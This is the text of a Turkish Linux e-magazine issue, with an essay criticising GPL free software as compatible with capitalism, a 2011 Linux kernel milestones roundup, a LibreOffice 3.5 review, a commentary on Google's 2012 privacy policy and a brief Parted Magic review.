Ercan Topalak'ın Pardus E-Dergi'nin 2. Sayısında yayınlanan *Özgür Yazılım Sosyalizm/Mülki Yazılım Kapitalizm* adlı yazısı, özgür yazılımı sosyalizm ile bağdaştırırken, mülki yazılımları kapitalizmle bağdaştırıyor. Hiç şüphesiz bunlardan ikincisi doğru ve bunu hiç kimse inkar etmiyor. Fakat birincisi (özgür yazılımın sosyalizme yakınlığı görüşü) özgür yazılım camiasındaki tipik bir yanılgının devamı.

Özgür Yazılım Ne Kadar Sosyalist?

İlk önce şunu sormak gerekiyor: Hangi özgür yazılımdan söz ediyoruz? Çerçevesi Stallman tarafından çizilen GPL ile taçlandırılan özgür yazılım felsefesinden mi? Yoksa daha farklı bir şey mi? Şimdilik hepimizin bildiği, çerçevesi Stallman tarafından çizilen özgür yazılım felsefesini kabul ederek yazıya devam edelim.

Bu durumda Genel Kamu Lisansına sahip, bu lisansın şartlarını yerine getiren yazılımları özgür

yazılım olarak kabul ediyoruz. Bu durumda Ercan Topalak'ın yazdığı gibi yalnızca topluluk tarafından geliştirilen yazılımlar, özgür olmakla kalmıyor. Herhangi bir şirket tarafından geliştirilen, emeğin sömürsü yoluyla üretimi gerçekleştirilen yazılımlar da özgür kabul ediliyor.

Örneğin, özgür yazılım topluluğunun hatırı sayılır bir kesimi Libreoffice yazılımına geçti. Ama Openoffice.org yazılımı hala özgür, ne de olsa özgür lisanslı. Ubuntu, Fedora, Mandriva, Opensuse gibi Linux dağıtımları da şirketler tarafından geliştirilen “özgür” yazılımlar.

Örnekler çoğaltılabilir. Ancak bir yazılımın GPL lisansına sahip olması, kaynak kodlarını açması, insanlara paylaşma, değiştirme, serbestçe dağıtma hakkını vermesi yeterli olan bir yazılım hiç de sosyalistçe olmayan yöntemlerle de geliştirilmiş olabilir. Bu yazılımlar ücretsiz de sunuluyor olabilir ama yan ürünler ve hizmetlerle bu açığı kapatabilir, ücretsiz dağıtmayı yalnızca bir talep yaratma aracına dönüştürebilir.

Ubuntu Nereye Koşuyor?



Ubuntu bunun tipik bir örneğidir. Ubuntu Linux dağıtımı Canonical tarafından maaşlı geliştiriciler ve ayrıca gönüllüler tarafından geliştirilir, sonra da ücretsiz sunulur, GPL lisansı sayesinde herkese paylaşma hakkı da tanınır. Ubuntu kullanıcısı kitle oluşturulur, ondan sonra 5 GB'yi yetersiz bulan kullanıcılara ekstra Ubuntu One alanı satılır. Ubuntu One Music Store aracılığıyla müzik satılır. Bir uygulama mağazasına dönüşmüş Ubuntu Yazılım Merkezi sadece ücretsiz yazılımlar sunmakla kalmaz, ücretli yazılımlar ve kullanım kılavuzları da satar. Şirketlere, kurumlara teknik destek satılır. Yani her bakımdan kapitalizmle içli dışlıdır ama hala özgürdür. Ercan Topalak bunları atlıyor.

Ubuntu'nun 2015 hedefi 200 milyon kullanıcıya ulaşmak. Bu başarılsa hiç şüphesiz Linux camiasının yıllardır beklediği patlama gerçekleşmiş

Özgür Yazılım ve Kapitalizm

olacak. Fakat Ubuntu, “özgür” lisansına rağmen Windows ve Mac OS X gibi ticari bir işletim sistemi olmayı başarmıştır. 200 milyon kullanıcı hedefi gerçekleştirildiğinde, depoya daha fazla ticari yazılım girecek, Ubuntu One Music Store mağazası yeni bir iTunes olacak, Canonical iyi kar etmeye başlayacaktır.

Sormamız gereken şey şudur: Bu patlamayı gerçekleştirmek için, daha fazla kullanıcıya ulaşmak için özgür yazılımdan taviz vermeye hazır mıyız? Belki de hazırızdır. Geçen sayımızdaki Kaybolan Yıllar adlı yazıda buna hevesli olduğumuzu yazmıştım.

Ubuntu, bu durumun tek örneği değildir. Suse ve Red Hat da aynı yolu tutuyor. Ama özellikle Mandriva ticari bir dağıtım olarak öne çıkıyor. Çeşitli yöntemler ve araçlarda Mandriva üzerinden gelir hedefleniyor. Aşağıda değineceğiz.

Açık Kaynağın ve Şirketler İçin Önemi

Bu noktada bazı okuyucular şunu soracaktır: Ama bu yazılımlara gönüllülerin de büyük katkısı var. Bunu görmezden gelmiyorum. Evet, bunlar sözde özgür ama aslında ticari niteliğe sahip yazılımlar ve Linux dağıtımlarının arkasında şirket olduğu kadar gönüllü katkılar da oldukça fazla.

Ama gönüllülük bir topluluk yazılımında farklı bir niteliğe sahipken bir şirket yazılımında bambaşka bir niteliğe sahip. Şirketler tarafından geliştirilen yazılımlarda dışarıdan yapılan katkılar aslında sömürünün bir başka ayağını oluşturuyor. Eğer bu yazılım çatalanmayacaksa, ona yapılan bütün katkılar bu şirkete gitmiş demektir.

Diyelim ki bir yazılım şirketinin sahibisiniz. Elinizde bir proje var. Genel Kamu Lisansına sahip olsun. Az sayıda çalışanınız var ama bu projenize yüzlerce kişi dışarıdan gönüllü olarak katkı sağlıyor. Bu yazılımın kaymağını kim yiyecek? Siz. Yazılımını satmasanız bile

ondan yan ürünlerle vs bir şekilde para kazanabilirsiniz. Üstelik bunun işçilik maliyeti de çok düşük olacak. Yani yüzlerce kişiyi hiç para ödmeden çalıştırmış olacaksınız.

Kapitalist sömürünün ulaştığı son nokta bu: İşçinize tek kuruş para ödemiyorsunuz, ona hiçbir sosyal güvence sağlamıyorsunuz. İşçilik maliyeti sıfır, elde edilen para çok büyük. Azami sömürü budur. Ama asıl önemlisi şu: Bu insanlar özgür yazılıma, özgürlüğe hizmet ettiklerini sanırken aslında sömürülüyorlar. Sömürülmek için gönüllü işçiler, patrona hiçbir sıkıntı çıkarmazlar.

Dışarıdan en çok gönüllü katkı alan yazılım şirketleri Dünyanın en şanslı şirketleridir. Sömürülmek için gönüllü olan, hiç sesini çıkarmayacak, güvence talep etmeyecek ve tek kuruş talep etmeden çalışacak işçilere sahipler.

Örneklerle açıklayalım: Google Chrome web tarayıcısı Chromium web tarayıcısı üzerinde geliştiriliyor. Chromium'un kaynak kodları açık, dışarıdan katkı yapılabilir. Google çalışanı olmayan bir kişi Chromium'a katkı yaptığında Google Chrome web tarayıcısına ve Google Chrome OS işletim sistemine de katkıda bulunmuş oluyor. Karşılığında hiçbir maddi kazancı olmuyor, insanlığa hizmet ettiğini düşünüyor. Fakat Google, bu web tarayıcı ve işletim sistemi için devreye soktuğu Chrome Web Mağazasıyla para kazanmaya çalışıyor. Bu mağazaya ücretli web uygulamaları da girmeye başladı. Yani dışarıdan katkı yapanın hiçbir kazancı yok. (Burada Chrome Web Mağazasında uygulama yayınlayarak gelir elde edecek olanlardan bahsetmiyorum. Chromium'a kod yazan gönüllülerden bahsediyorum.) Bir örnek daha verelim: Red Hat, Linux'tan nasıl para kazanılacağını gösteren şirket olarak bilinir. Bugün Red Hat'ın açık kaynak projelerine herhangi bir biçimde katkıda bulunmak Red Hat şirketinin ürünlerini daha cazip kılacak, Red Hat daha çok para kazanacak. Ama katkı yapan gönüllünün eline hiçbir şey geçmeyecek. Bu gönüllüler, Red Hat işçilerinden daha büyük bir sömürüye maruz kalıyorlar.

Bugün pek çok şirket Linux üzerine inşa ettikleri işletim sistemlerini piyasaya sürüyorlar. Google Chrome OS iyi bir örnek. Aynı şekilde Android işletim sistemi de öyle ve artık onu bir özgür yazılım olarak sınıflandıramıyoruz. Samsung, cep telefonları için Bada adlı bir işletim sistemi geliştirdi. Suse, Fedora, Ubuntu, Mandriva gibi dağıtımlar da bir Linux dağıtımı olarak ticari işlere yöneliyorlar.

Yalnızca şirketler değil, herhangi bir nedenden dolayı bazı devletler de kendi işletim sistemlerini geliştiriyorlar. Örneğin, Rusya Alt Linux'u, Türkiye Pardus'u geliştiriyor.

Peki, neden bu işletim sistemlerinin hepsi Linux üzerine geliştiriliyor? Neden kendileri yeni bir çekirdek üretmiyorlar? Bunun tamamıyla ekonomik nedenleri var. Mesele özgürlük değil. Maddi çıkarlar ortada.

- 1) Sıfırdan bir işletim sistemi yaratmak maliyetli, en başta işçilik maliyeti var. Sonra da diğer masraflar ortaya çıkıyor. Oysa ortada Linux ve diğer özgür yazılımlar varken bu masrafa gerek yok.
- 2) Kendi çekirdekleri için uzun zaman harcayıp o zaman kaybıyla silinmek yerine hazır konuyorlar.

Elbette başka nedenler de vardır ama en önemli nedenler her zaman ekonomik nedenler olmuştur. Yani bir işletim sistemine doğrudan yapılan katkılar şirketlere yarayabildiği gibi, Linux çekirdeğine yapılan ya da hiç alakası yokmuş gibi görünen özgür yazılımlara yapılan katkılar da dolaylı olarak şirketlerin sömürüsü olabiliyor.

Genel Kamu Lisansının Eksikleri

Stallman'ın sosyalizme yakın olduğu yönünde bir yanlıgı söz konusu. Halbuki Stallman, özgür yazılım ilkelerini ortaya koyarken yukarıda

bahsettiğim kapitalistleşmenin önünü açan gedikleri oluşturdu.

Şu an var olan özgür yazılım kavrayışı hatalı bir özgürlük kavrayışını içeriyor. Bu kavrayışa göre her şey serbest. Özgür yazılım her şekilde dağıtılabilir, her amaç için kullanılabilir. Bu kadar ucu açık bir özgürlük anlayışı belki sözlükteki tanıma uyabilir. (Aslında o kadar bile olduğunu sanmıyorum) Ama özgürlük kavramını sözlükteki tanımına göre değil, maddi-ekonomik toplumsal koşullarıyla ele almak gerekir. Aksi takdirde sadece olumlu anlamda değil, olumsuz anlamda özgürlüklerle de karşılaşabiliriz. Bir özgür yazılım her şekilde dağıtılabilir. Yani parayla da satılabilir veya ona yönelik bir yan ürünle gelir sağlanabilir. Stallman, özgür yazılımın ticari kullanılması önüne engel koymadı. Sonuç ortada. "Linux'tan kar eden şirketler."

Bir özgür yazılım her amaç için kullanılabilir. Her amaç deyince insanın aklına pek çok olasılık geliyor. Ticari amaç bunlardan sadece birisi. Bugün Creative Commons lisanslarından bazılarında bile ticari kullanımı engelleyecek maddeler varken Genel Kamu Lisansında bunlar yok.

Çünkü Stallman kapitalizmle fazlasıyla barışık. O, özgür yazılıma yasal bir çerçeve kazandırmak istedi. Tersini durumu özgürlük olarak kabul etseydik bilgisayar virüsleri bile özgür yazılım kabul edilirdi. Yasal bir çerçeve olması için de özgür yazılım kavramının içinde kapitalizmin lehine işleyecek gediklerin olması gerekiyordu. Yani Stallman'ın özgür yazılım anlayışı bütün özgür toplum ideallerine rağmen kapitalizme en başından boyun eğmişti. Dünyayı değiştirmek istiyorsanız daha cesur olmalısınız. Stallman bunu göremedi.

Linux Mint ve Mageia

Gerçek anlamda topluluk çalışması olan Linux dağıtımları da var elbette. Kimisi iyi derecede Linux bilgisi gerektirirken kimisi de son kullanıcıya hitap ediyor. Son kullanıcıya hitap edenlerin arasında iki



Mageia, topluluğun ve geliştiricilerin bir kesiminin Mandriva'nın planlarına güvenmemesi nedeniyle yaptığı bir çatalama. Mandriva'dan başlıca farkı arkasında onu destekleyen ve çeşitli yollarla ondan kar etmeye çalışan bir şirketin olmaması. Mandriva, Powerpack sürümüyle, Enterprise Server'ıyla, Pulse 2'siyle, Instant On'uyla, mağazasında sattığı çeşitli uygulamalar ve eşyalarla ve yeni ortaya çıkardığı bulut depolama hizmetiyle para kazanmayı hedefliyor.(Mandriva'nın son sürümüyle ilgili inceleme bu sayımızda mevcut) Mageia ise bağışlar ve topluluk desteğiyle yaşamını devam ettiriyor. Proje dahilindeki herkes bu işi gönüllü olarak yapıyor.



Linux Mint de aynı şekilde bağışlarla, sponsor destekleriyle, topluluk etkinlikleriyle yürüyor. Tıpkı Mageia gibi, o da para kazanma amacıyla değil. Her iki dağıtımda finansal durumlarını toplulukla paylaşmaktan çekinmiyor. Projenin yönetilmesinde topluluk tarafından verilen kararların etkisi ön planda. Birisi RPM ve KDE kullanan bir Linux dağıtımı. Diğeriyse DEB ve Gnome kullanan bir Linux dağıtımı. Farklı zevklere ve alışkanlıklara hitap ediyorlar.

Fakat Linux Mint'in bir sorunu var: Henüz Ubuntu'dan kopabilmiş değil. Ubuntu tabanlı olduğu için gelişimi Ubuntu'ya bağlı. Ubuntu'nun yaşadığı bütün süreçleri ve Canonical'ın politikalarını göz önünde göstermese de yaşayan bir dağıtım. Bu nedenle Ubuntu gibi ticari bir dağıtımın kollarında gelişen bir özgür dağıtım olma çabasında. Linux Mint'in tam anlamıyla özgür bir dağıtım olabilmesi için Ubuntu ile bağlarını koparması ve Debian'a taşınma sürecini tamamlaması gerekiyor.

Şunu da belirtmekte yarar var: Elbette Linux Mint ve Mageia kapitalizmin işleyiş yasalarından tamamen kopuk değiller. Böyle bir şeyin olması da mümkün değil. Fakat farklılıkları dikkat çekici.

Sonuç

Kısacası her özgür yazılım gerçekte özgür değil. Elbette Stallman'ı referans alırsak özgür lisanslı her şey özgürdür. Fakat özgürlüğü ekonomiden koparmadan ele almamız gerekiyor. "Özgür yazılım" geliştiren şirketler var ama bu hiç dikkatimizi çekmiyor. Fakat dev yazılım şirketlerinin uyguladığı sömürü dikkatimizi çekiyor. Bir şirketin "özgür yazılım" geliştirmesi, çalışanlarına daha iyi yaşam standartları sunması (ki bunu doğrulayan veya yanlışlayan verilere yeterince sahip değiliz) onun kimseyi sömürmediği anlamına gelmiyor. Bu şartlar altında aksini iddia eden, şirketler tarafından üretilen sözde özgür yazılımların niteliğini görmezden gelen bir insan, kapitalizm ve sosyalizm hakkındaki pek çok şeyi gözden kaçırıyor olsa gerek.



Linux Kerneli İçin 2011 Köşe Taşları

MAKALE



Onur KARATAŞ
onurkaratas@wifi-turk.com

Linux çekirdeği için oldukça hareketli geçen, hatta 20. yıl kutlamasının gerçekleştiği 2011 yılında, Linux kernel için kilometre taşı sayılabilecek gelişmeleri Onur KARATAŞ bizler için toparlıyor.

Merhaba ROOT takipçileri,

2011 yılını geride bıraktık. Hepimizin bildiği üzere geride bıraktığımız bu yıl, Linux kerneli için oldukça hareketli geçti.

20.yıl kutlamaları, sürüm numarasındaki büyük değişiklik ve kernel üzerindeki sayısız geliştirme derken belki de 2011, Linux tarihinin en parlak yılı bile sayılabilir.

3.0'a Geçiş ve 20. Yıl



Linux dünyasını şaşırtan bir gelişme, kernel sürümünün 2.6.x'ten birden bire 3'e fırlamasıydı.

Linus Torvalds, başlarda 3.0 yerine 2.8'e geçilmesi gerektiğini düşünüyordu ki aslında öyle de olmalıydı. 2.6.x'ten 2.8'e geçilmesi uygundu, çünkü kernel üzerinde aman aman bir değişiklik yapılmamıştı. Bunun yanında, kernel sürümlerinin tarih-

sel numaralandırılma serüveni de 2.8'in doğru bir sürüm numarası tercihi olduğunu gösteriyordu.

- Linux pre-1.0 versiyonu 1991-1994 olmak üzere 3 yıl boyunca kullanılmıştı.
- Linux 1.x 1994 -1996: iki buçuk yıl.
- Linux 2.0.x stabil kernel, 1996'nın ortalarından 1999'a kadar iki buçuk yıl kullanılmıştı.
- Linux 2.2.x stabil kernel, 1999'dan 2001'in başlarına kadar iki yıl kullanılmıştı.
- Linux 2.4.x stabil kernel, 2001'den 2003'ün sonlarına kadar üç yıl kullanılmıştı.
- Linux 2.6.x stabil kernel, Aralık 2003'ten beri yedi yıldan daha fazla süredir kullanılıyordu.

Fakat 2.6.x'dan bu yana sürüm için 8 yıl gibi uzun bir süre geçmişti ve neredeyse herkes, kernelin sürüm atlaması için bir beklenti içerisine girmişti. Bu beklentilerin karşılanması gerekiyordu ve 2011 Ağustos ayında 20. yıl kutlamaları da yapılacaktı. Kısacası, 3.0'ın ilanı için bundan daha iyi bir zaman olamazdı. Böylece 21 Temmuz 2011 Perşembe günü 3.0 ilan edildi.

Tüketici Cihazları için Uzun Vadeli Kernel Desteği



2011'de kernel adına bir diğer önemli gelişme ise, tüketici cihazlarına gelen uzun vadeli kernel desteği idi.

Hitachi, LG Electronics, NEC, Panasonic, Sony, Toshiba, Samsung ve diğer birkaç şirketin girişimleri sonucu meyvesini veren destek projesi, bu şirketlerin kullandığı kernellere 2 ya da 3 yıl süreli uzun destek verilmesinden bahsediyordu. Kernel, bir elektronik cihaz gibi destek görecekti.

Linux Kerneli İçin 2011 Köşe Taşları

Xen Dom0 (Domain Zero) Desteği



3.0 kernelinin getirdiği yeniliklerden biri de Xen Dom0 desteği oldu. Peki nedir bu Xen Dom0 (Domain Zero) desteği?

Basit olarak, Linux kernelinin Xen Host gibi davranabilmesi. Önceden, donanım üreticileri Xen'i Linux üzerinden kullanan kişiler için 3. parti paketler yazmaya çalışıyorlardı ve ortada ciddi bir karmaşa vardı. Bu paketlerin ilk elden kernele dahil edilmesiyle, hem donanım üreticileri hem de linux kullanıcıları için işler en basite indirgendi.


Güle Güle BKL

1.3. No BKL (Big Kernel Lock)

The Big Kernel Lock is a [giant lock](#) that was introduced in Linux 2.0, when Alan Cox introduced SMP support for first time. But it was just an step to achieve SMP scalability - only one process can run kernel code at the same time in Linux 2.0, long term the BKL must be replaced by fine-grained locking to allow multiple processes running kernel code in parallel. In this version, it is possible to compile a kernel completely free of BKL support. Note that this doesn't have performance impact: all the critical Linux codepaths have been BKL-free for a long time. It still was used in many non-performance critical places -ioctls, drivers, non-mainstream filesystems, etc-, which are the ones that are being cleaned up in this version. But the BKL is being replaced in these places with mutexes, which doesn't improve parallelism (these places are not performance critical anyway).

Big Kernel Lock olarak adlandırılan kilit, ilk yıllarda linux kernelinin iki ya da daha fazla işlemcili sistemlerde çalışabilmesi için kernele dahil edilmişti. Fakat yıllar geçtikçe, geliştirmeler sonucunda Big Kernel Lock'a gerek kalmadı ve sonunda BKL, kernelden çıkarıldı.

Android Bütünleşmesi




neden oluyordu.

Android her ne kadar bir linux çatallaması gibi dursa da, donanım üreticileri Mainline (ana) kernelden kendi istekleri doğrultusunda aşırı bir sapma içine girebiliyorlar ve kendi paketleri ana kernelin yoluna, başına buyruk bir şekilde devam etmesine

Greg Kroah-Hartman'ın söylediğine göre, 3.3 kernel sürümü ile

Android kodunun büyük bir kısmı kernelle bütünleştirilmiş olacak. Bu sürecin biraz zaman alabileceği, ancak çözüme vardırılabileceğini de ekliyor.

Açık konuşmak gerekirse, Android kodu şu anda tümüyle bütünleşik değil fakat bütünleşme yolunda iyi bir ilerleme gösteriyor.



ARM Platformu Geliştirmeleri


Çözüme bağlanması gereken konulardan biri de ARM platformu konusuydu. Bazı şirketler kernelin ARM geliştirmelerini izole bir şekilde yapıyor ve geliştirmelerin gelecek sürüme aktarılmasına mücadele etmiyorlardı. Kernel topluluğu bu sene bu konu üzerinde fazlasıyla odaklandı ve LinuxCon

Europe'dan Nathan Willis'in belirttiğine göre, bu durum iyiye doğru gidiyor.

Çeşitli Geliştirmeler

Sürücü desteği ve ufak çaplı sayısız değişiklik yapıldı. Burada belli başlılarından söz edelim:

- cpupowerutils projesi
- OpenRISC desteği
- Supervisor Mode Execution Protection (SMEP) için ek destek.
- Kullanıcı alan adlarının tanıtımı
- IP Setlerin tanıtımı
- Kernelin daha stabil çalışması için pstore filesystem
- Hızlandırma için Ext4 öntanımlı hale getirildi.
- Kernel, artık bir **Google + sayfa-sına** da sahip.



LibreOffice 3.5'te Yeni Neler Var?

UYGULAMA İNCELEMESİ



Onur KARATAŞ
onurkaratas@wifi-turk.com

LibreOffice 3.5.0
sürümünün, biz GNU/Linux
kullanıcıları ile buluşmasının
ardından ne gibi yeni
özelliklere kavuştuğumuzu
Onur KARATAŞ özetliyor.

Özgür ofis yazılımı LibreOffice'in 3.5 sürümü kullanıcılarla buluşuyor.

Bu sürüm, daha iyi yazım denetimi ve artırılmış MS Office uyumu gibi birtakım yeni özellikleri beraberinde getiriyor.

Ayrıca, 3.5 sürümü LibreOffice'in web ve mobil cihazlara uyarlanması yönünde bir basamak niteliği taşıyor.

Yeni sürümdeki yeniliklerden bahsetmeden önce, isterseniz LibreOffice'in sürüm döngüsü hakkında kısa bir hatırlatmada bulunalım. X.0 ile biten sürümler (şu anda bahsettiğimiz 3.5.0 gibi) kullanıcılara yeni özellikleri sunmakla birlikte, kısmen hatalar da barındırabilen sürümlerdir.

X.0 sürümünde karşılaşılabilecek hatalar, bir ev kullanıcısını etkileyebilecek boyutta değildir. Bu hatalar LibreOffice'i iş dünyasında kullanan kesim için sakıncalı olabileceğinden, LibreOffice'i profesyonel anlamda kullananlar için, X.0 sürümlerinden stabil olan X.1 sürümleri, daha stabil olan X.2

sürümleri ya da X.3 ve sonrası gibi hataların neredeyse yok edildiği sürümler önerilir.

Sürüm döngüsü hakkında daha fazla bilgi edinmek adına **sürüm bilgileri adresini** ziyaret edebilirsiniz.


Yani dikkat etmeniz gereken nokta, 3.5.0 sürümünü kullanırken karşılaşılabileceğiniz hataları kabul ediyorsunuzdur. X.0 sürümüyle çalışırken, ne olur ne olmaz diyerek çalışmanızı sık sık kaydetmeniz önerilmektedir.

Writer'da Yenilikler

LibreOffice paketini açtığımda ilk kontrol ettiğim program Writer olur. Writer'daki tüm yeniliklere **Writer Wiki adresinden** ulaşabilirsiniz. Biz burada en çok dikkat çeken yeniliklerden bahsedeceğiz.

LightProof yazım denetçisi eklentisi, Writer'a yeni bir soluk getiriyor. Daha gelişmiş bir yazım denetimi sunan bu eklentide, LightProof Editor ile siz de yeni kurallar tanımlayabiliyorsunuz.

3.5 ile daha gelişmiş Üstbilgi/Altbilgi düzenlemelerine sahip oluyoruz.



LibreOffice 3.5'te Yeni Neler Var?


3.5 ayrıca, daha estetik fontlara ve daha anlamlı sayfa ayırma özelliğine sahip.

Calc'da Yenilikler

LibreOffice'in kullanıcılara sunduğu yeni bir özellik de, tablo çalışmalarında istenildiği kadar çalışma sayfası oluşturulabilmesi.

Her ne kadar ortalama bir kullanıcı, 10'dan fazla çalışma sayfasına ihtiyaç duymasa da artık 10.000 sayfaya kadar çalışabiliyorsunuz.

Formül girişleri ya da uzun metinlerle yapılan girişler için, üst tarafta geniş bir çubuk oluşturulmuş durumda. Bu çubuk sayesinde kullanıcıların girişleri daha rahat yapması sağlanıyor.



Conditional Formatting özelliğini kullananlar artık sınırsız sayıda kural tanımlayabilecekler. (Önceki sınır 3 idi)

3.5 sürümüyle sunulan Calc'da birtakım yeni fonksyonların yanında performans artırımları da yapılmış durumda.

Impress'de Yenilikler


Yeni bir sunum oluşturmak için önce şablon seçmeniz gerekmiyor. Yine de eski halini daha kullanışlı buluyorsanız, Dosya-Sihirbaz- Sunum yolunu izleyerek eski usul devam edebilirsiniz.

Yeni sürümde PowerPoint sunumlarını Impress ile açarken, uyum adına yapılan iyileştirmeleri fark edeceksiniz.

Önceki sürümlerde bir sunumu PDF formatına dönüştürmek istediğinizde, gizli sunumlar da PDF içeriğine ister istemez dahil ediliyordu. Bu sürümle bu sorun da ortadan kalmış durumda.



www.libreoffice.org



A free power-packed, Open Source personal productivity suite for:
MS Windows, Mac OS X, GNU/Linux



Online at:
www.libreoffice.org



On Twitter:
[@libreofficenews](https://twitter.com/libreofficenews)



On Facebook:
fb.me/libreoffice.org

MAKALE



Eren KOVACI
eren@linuxmint.org.tr

Google'in değiştirdiği gizlilik sözleşmesi, yeni haliyle neler getiriyor, neler götürüyor? Ya benzer hizmetler sunan diğer firmalar? Al birini, vur öbürüne mi? Eren KOVACI konuyu irdeliyor.

Dünyanın en büyük arama motoru Google'ın ocak ayı sonunda duyurmaya başladığı ve 1 Mart 2012 tarihinde devreye girmesi beklenen yeni gizlilik politikalarını duymayan yoktur.

Ben bu yazıda yeni gizlilik politikasını satır satır ele almak-tansa İnternet ve kişisel veri güvenliği konusuna değinmeyi tercih edeceğim. Bu konuyu ele alma nedenim ise; konunun, özellikle kişisel veri gizliliğine önem veren ve kapalı kodlu işletim sistemleri yerine GNU/Linux veya diğer özgür yazılımları kullanan topluluğu doğrudan etkiliyor olması. Diğer bir önemli kısım da Google'ın GNU/Linux ve özgür yazılımlar ile Android vesilesiyle iç içe geçmiş yapısı olarak gösterilebilir.

Google Ne Yapmaya Çalışıyor?

Google, yeni güvenlik politikası ile yeni servisleri olan Google Plus, Google Haritalar gibi servisleri tek çatı altında toplamayı hedefliyor ve hepsi için ayrı ayrı gizlilik politikası hazırlamak yerine tek bir politika

hazırlamayı tercih ediyor. Buraya kadar her şirket aynı yapıyı hedeflediği için ben bir sakınca görmüyorum.

Gizlilik politikası için en çok Gmail kullanıcıları endişe ediyor, çünkü Gmail ile e-posta gönderip alıyoruz. Banka hesap bilgilerimiz, ödediğimiz faturalar, aldığımız veya gönderdiğimiz EFT'ler, havaleler hepsi Gmail hesaplarımıza dekont olarak gönderiliyor. İnsanlar en çok bu bilgilerin alınmasından korkuyor.

Diğer korkulan bir nokta ise Google Haritalar servisi. Mobil cihazlarında bu servisi kullananlar GPS üzerinden gittikleri yerlere ait bilgilerin Google'a aktarılmasından korkuyorlar.

Google bu korkulara cevap olarak resmi başvurular dışında bu bilgileri kullanmayacağını taahhüt ediyor.

Korkunun Ecele Faydası Yok!

Burada hemen bir atasözü kullanma ihtiyacı hissettim. Çünkü İnternet kullanıyorsak bu atasözü tam bize göre.

Gmail kullanıcılarının bir kısmı Gmail kullanmaktan vazgeçeceklerini söylüyorlar. Alternatif olarak ortaya çıkan servisler ise Hotmail, Yahoo Mail ve Mynet. Bahsi geçen şirketlerin hepsinin gizlilik politikaları Google ile neredeyse aynı, yani bu servisleri de kullansanız değişen bir şey olmayacak.

Diyelim ki kendi e-posta sunucunuzu postfix mail sunucusu ile kurdunuz ve e-postalarınızı kendi sunucunuzda saklıyorsunuz. Peki bu durumda Gmail, Hotmail veya Yahoo Mail kullanan arkadaşlarınıza e-posta gönderip almayacak mısınız? Bu imkansız olduğu için mecburen alacaksınız. Ortalama bir kullanıcının yılda en az 500 e-posta gönderdiği düşünülürse, bu oranın da Google'ın sizin hakkınızda bilgi toplaması için oldukça yeterli bir rakam olduğu düşünülebilir.

Biri Bizi Gözetliyor!

Goolge Haritalar yerine başka servisleri kullansanız da GSM operatörünüz tüm GPRS/EDGE/3G verilerinizi saklıyor. GSM hattı alırken imzaladığınız sözleşmeleri okudunuz mu? GSM firmalarının da gerektiğinde bu bilgileri reklam amacıyla kullanabileceğini biliyor musunuz?

Örneğin sıfır bir GSM hattı alın ve 1 ay yeni numaranızı kimseye vermeyin. Yeni aldığınız ve kimsenin bilmediği numaraya bile reklam mesajları geldiğini göreceksiniz.

GSM operatörüne de gerek yok. Artık birçok cihaz Android işletim sistemi ile geliyor. Bu işletim sistemi Google'a ait ve Google tarafından destekleniyor. Bu durumda telefonunuzda sakladığınız verilere ne kadar güvenebilirsiniz? Aynı şekilde Bada OS, Windows Mobile, Symbian, iOS, BlackBerry OS işletim sistemleri de farklı firmaların kontrolü altında.

Tüm bu işletim sistemleri belirli zaman aralıklarında kendilerini güncelliyor ve merkezi sunucularına bağlanıp güncelleme dosyalarını alıyor. Güncelleme esnasında merkezi sunuculara giden verilerinizin kaydını tutabiliyor musunuz?

Girdiğiniz çoğu site (Linux Mint Türkiye de dahil olmak üzere) Google istatistik servisini kullanıyor. Doğal olarak Google tüm bu sitelerin istatistiğini tutuyor. Google istatistik kullanılan bir siteye girdiğiniz anda tarayıcınıza yüklenen bir çerez, işletim sisteminiz ve tarayıcınız hakkındaki tüm bilgileri Google'a iletiyor.

Her şeyden sakınsanız bile okuduğunuz üniversite, e-posta servisini Google Apps üzerinden sağlıyor. Yani okuladi.edu.tr uzantılı e-posta adresinizdeki veriler de Google'ın elinde.

Yeni Gizlilik Politikası Neleri Etkiliyor?

Bizi etkileyen en önemli noktası Gmail hesaplarının birer Google Plus (arkadaşlık sitesi) hesabına dönüştürülüyor olması. Şimdilik Gmail altından bu özelliği kapatabilsek bile gelecekte ne olacağı belirsiz.

Google, yeni gizlilik politikasını hazırlama nedeni olarak farklı ülkelerdeki yasaları öne sürse de asıl amaç daha fazla bilgi toplayıp daha fazla gelir elde etmekten başka bir şey değil.

Google gibi bütün firmaların da amacı bilgilerinizi kullanıp sizi hedefleyen reklamlar ile daha çok gelir elde etmek olduğu için, bize pek fazla seçenek kalmıyor.

Örnekler çoğaltılabilir. Kullandığınız dijital platformunuzdaki tematik (kişiye özel) kanalların da asıl amacının kullanıcıya özgü beğenileri tespit edip yine kullanıcıya özgü reklamlar sunmak olduğu söylenebilir, içtiğiniz koladan çıkan bedava dakika için firmalara kısa mesajla gönderdiğiniz bilgilerin yine reklam amacı ile toplandığını düşünebilirsiniz. Hatta daha da abartıp çeşitli firmalardan kazandığınız hediyelerin de aslında sizin kişisel bilgilerinizi almak için bir numara olduğunu aklınızın bir köşesine yazabilirsiniz. Tabii sürekli bunları düşünen bir kişinin paranoyak bir ruh haline sahip olması işten bile değil.

Bunların hepsini üst üste koyduğumuzda ilk olarak İnternet kullanmayı bırakmak ve daha sonra da sürekli küreselleşen büyük şehirlerden uzaklaşıp sakin bir kasabaya yerleşmek gerekiyor. Eğer bunu yapabiliyorsanız işte o zaman bir nebze de olsa kişisel verilerinizi ve bilgilerinizi koruyabilirsiniz.

Aksi durumda izlenmeye ve kayıt altına alınmaya devam edeceksiniz.

Parted Magic

DAĞITIM İNCELEMESİ





Suat ALPOĞLU
suat@linuxmint.org.tr

Disk bölümlendirme aracı olarak yola çıkan, sonradan birçok uygulamayı da kendine dahil ederek gelişen ilginç bir dağıtım olan Parted Magic, Suat ALPOĞLU'nun kaleminden geliyor.


Size geçtiğimiz günlerde yeni sürümünü duyuran Parted Magic'den bahsetmek istiyorum. Gözüme çarpan en büyük özelliği birçok programı barındırmasına rağmen küçük, hızlı ve kararlı bir yapıya sahip olması.



Bir disk bölümlendirme programını çalıştırmak amacıyla yola çıkmış olsa da şu an donanım testleri, disk bölümlendirme aracı, disk kopyalama araçları, web tarayıcı, resim düzenleyici gibi birçok program bulunmaktadır.



zamanla gelişen Parted Magic, bünyesine Clonezilla, Ghost 4 Linux, UDPCast Disk Cloning gibi disk kopyalama programlarını da ekledi. Bir diskin bir bölümünü veya tamamını bir diske kopyalamak veya UDPCast Disk Cloning sayesinde ağ üzerinde disk kopyalamanız mümkün.



